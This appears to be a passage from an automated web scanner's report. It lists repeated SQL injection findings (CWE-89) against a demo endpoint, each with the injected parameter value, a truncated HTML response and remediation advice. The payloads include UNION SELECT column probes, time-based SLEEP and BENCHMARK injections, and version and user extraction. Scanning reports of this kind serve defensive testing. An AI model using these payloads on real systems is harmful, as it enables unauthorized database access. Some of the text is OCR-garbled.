	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1449

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1450				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	' or '^'

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1451

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT USER(),SLEEP(5)-

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
```

	<pre>png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1452	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>SLEEP(5)#</td></tr></table>		Name	Value	DemoUser1#	SLEEP(5)#
Name	Value					
DemoUser1#	SLEEP(5)#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1453					

Scan	SQL Injection			
Severity	ERROR			
Endpoint	https://deepfence.show/			
Request	GET https://deepfence.show/ HTTP/1.1			
Test Step	GET			
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>		Name	Value
Name	Value			

Parameters	DemoUser1#	ORDER BY 20#
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLYMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VfohfrRfRwCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/Ad{1,2})(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1454	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table border="1"> <thead> <tr> <th>Name</th><th>Value</th></tr> </thead> <tbody> <tr> <td>DemoUser1#</td><td>(SELECT * FROM (SELECT(SLEEP(5)))ecMj)</td></tr> </tbody> </table>	Name	Value	DemoUser1#	(SELECT * FROM (SELECT(SLEEP(5)))ecMj)
Name	Value				
DemoUser1#	(SELECT * FROM (SELECT(SLEEP(5)))ecMj)				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID CWE-89

Issue Number

#1455

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1456

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT NULL

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1457

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1458				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1459				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 3</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 3
Name	Value				
DemoUser1#	ORDER BY 3				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1460

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1461				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16#				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1462

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
